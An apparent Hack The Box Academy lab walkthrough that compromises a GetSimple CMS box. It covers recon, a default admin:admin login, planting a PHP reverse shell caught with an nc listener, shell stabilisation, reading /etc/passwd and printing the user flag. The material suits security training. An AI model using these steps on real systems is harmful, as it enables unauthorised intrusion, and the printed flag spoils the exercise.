| ip address | 10.129.42.249 |
|---|
| Operating systems | Linux |
┌─[us-academy-5]─[10.10.14.76]─[htb-ac-859907@htb-gwapytf51l]─[~]
└──╼ [★]$ ping 10.129.42.249
PING 10.129.42.249 (10.129.42.249) 56(84) bytes of data.
64 bytes from 10.129.42.249: icmp_seq=1 ttl=63 time=77.8 ms
64 bytes from 10.129.42.249: icmp_seq=2 ttl=63 time=77.9 ms
^C
--- 10.129.42.249 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 77.773/77.833/77.894/0.060 ms
┌─[us-academy-5]─[10.10.14.76]─[htb-ac-859907@htb-gwapytf51l]─[~]
└──╼ [★]$ nmap -sCV --open -oA knowledge_check 10.129.42.249
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-24 23:42 CDT
Nmap scan report for 10.129.42.249
Host is up (0.079s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4c:73:a0:25:f5:fe:81:7b:82:2b:36:49:a5:4d:c8:5e (RSA)
|   256 e1:c0:56:d0:52:04:2f:3c:ac:9a:e7:b1:79:2b:bb:13 (ECDSA)
|_  256 52:31:47:14:0d:c3:8e:15:73:e3:c4:24:a2:3a:12:77 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/admin/
|_http-title: Welcome to GetSimple! - gettingstarted
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.06 seconds
This machine has two open ports (entry points for communication):
Port 80 (HTTP): Used to run a website, so you can open it in a browser.Port 22 (SSH): Used for secure remote login, which lets you control the machine through commands.
Since the machine does not provide any default login username or password (credentials) for SSH, I will first check what is available on the web service (the website running on port 80).
We can use whatweb to try to identify the web application in use.
┌─[us-academy-5]─[10.10.14.76]─[htb-ac-859907@htb-gwapytf51l]─[~]
└──╼ [★]$ whatweb 10.129.42.249
http://10.129.42.249 [200 OK] AddThis, Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.129.42.249], Script[text/javascript], Title[Welcome to GetSimple! - gettingstarted]
The target runs GetSimple CMS on Apache/2.4.41 (Ubuntu).
I added the name gettingstarted.htb to the /etc/hosts file on my system, linking it to the machine’s IP address.
┌─[us-academy-5]─[10.10.14.76]─[htb-ac-859907@htb-gwapytf51l]─[~]
└──╼ [★]$ sudo nano /etc/hosts

It loads now properly

I didn’t find anything interesting by browsing the website manually. So now, I’ll use Gobuster to do directory enumeration.
This means Gobuster will automatically try lots of possible folder and page names (like /admin, /login, /uploads) to see if the website is hiding any useful pages that I couldn’t find on my own.
┌─[us-academy-5]─[10.10.14.76]─[htb-ac-859907@htb-gwapytf51l]─[~]
└──╼ [★]$ gobuster dir -u http://gettingstarted.htb/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://gettingstarted.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 283]
/.htpasswd            (Status: 403) [Size: 283]
/.hta                 (Status: 403) [Size: 283]
/admin                (Status: 301) [Size: 324] [--> http://gettingstarted.htb/admin/]
/backups              (Status: 301) [Size: 326] [--> http://gettingstarted.htb/backups/]
/data                 (Status: 301) [Size: 323] [--> http://gettingstarted.htb/data/]
/index.php            (Status: 200) [Size: 5485]
/plugins              (Status: 301) [Size: 326] [--> http://gettingstarted.htb/plugins/]
/robots.txt           (Status: 200) [Size: 32]
/server-status        (Status: 403) [Size: 283]
/sitemap.xml          (Status: 200) [Size: 431]
/theme                (Status: 301) [Size: 324] [--> http://gettingstarted.htb/theme/]
Progress: 4723 / 4724 (99.98%)
===============================================================
Finished
===============================================================
I ran Gobuster with the common.txt wordlist against http://gettingstarted.htb/ to look for hidden directories.
The results showed some interesting findings:
/admin → Redirects to the admin login page./backups → Might contain sensitive files or old data./data → Could store important information like logs or uploads./plugins → May reveal installed plugins that can be exploited./robots.txt & /sitemap.xml → Give clues about the site’s structure./server-status and hidden files like .htaccess / .htpasswd exist but are blocked (403).
I checked the /data page.
Inside, I found some the following:

the username is admin and the password hash is d033e22ae348aeb5660fc2140aec35850c4da997

Login credentials for the /admin page is admin:admin This means I can now log into the /admin page using these credentials and gain access to the website’s admin panel.

I used the credentials admin:admin on the /admin page, and they worked. I was able to log in successfully as the admin user.

After logging in, I explored the website like a normal user to understand its features and behavior.
During this process, I found an upload functionality.
This is important because if the upload feature is not properly secured, I can try to upload a malicious file (like a reverse shell).
If it works and the file isn’t filtered, I’ll gain a reverse shell connection to the target machine. From there, I can continue with **enumeration** (collecting more system information) and eventually attempt privilege escalation to gain full control.

Instead of using Metasploit (msfconsole), I looked for public exploits and found this GitHub repository https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

After adding my malicious code

After replacing the code I saved it and setup my listener and then put in the url highlighted in the picture above in the search tab to execute the code and boom i got the shell
┌─[us-academy-5]─[10.10.14.76]─[htb-ac-859907@htb-lan9cqt93b]─[~]
└──╼ [★]$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.76] from (UNKNOWN) [10.129.194.153] 37330
Linux gettingstarted 5.4.0-65-generic
07:21:12 up 12 min, 0 users, load average: 0.00, 0.02, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@gettingstarted:/$ ^Z
[1]+  Stopped                 nc -lvnp 4444
┌─[us-academy-5]─[10.10.14.76]─[htb-ac-859907@htb-lan9cqt93b]─[~]
└──╼ [★]$ stty raw -echo; fg
nc -lvnp 4444

www-data@gettingstarted:/$

User flag : 7002d65b149b0a4d19132a66feed21d8
Found nothing in /etc/passwd and didn’t had permission to view the /etc/shadow file.
www-data@gettingstarted:/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
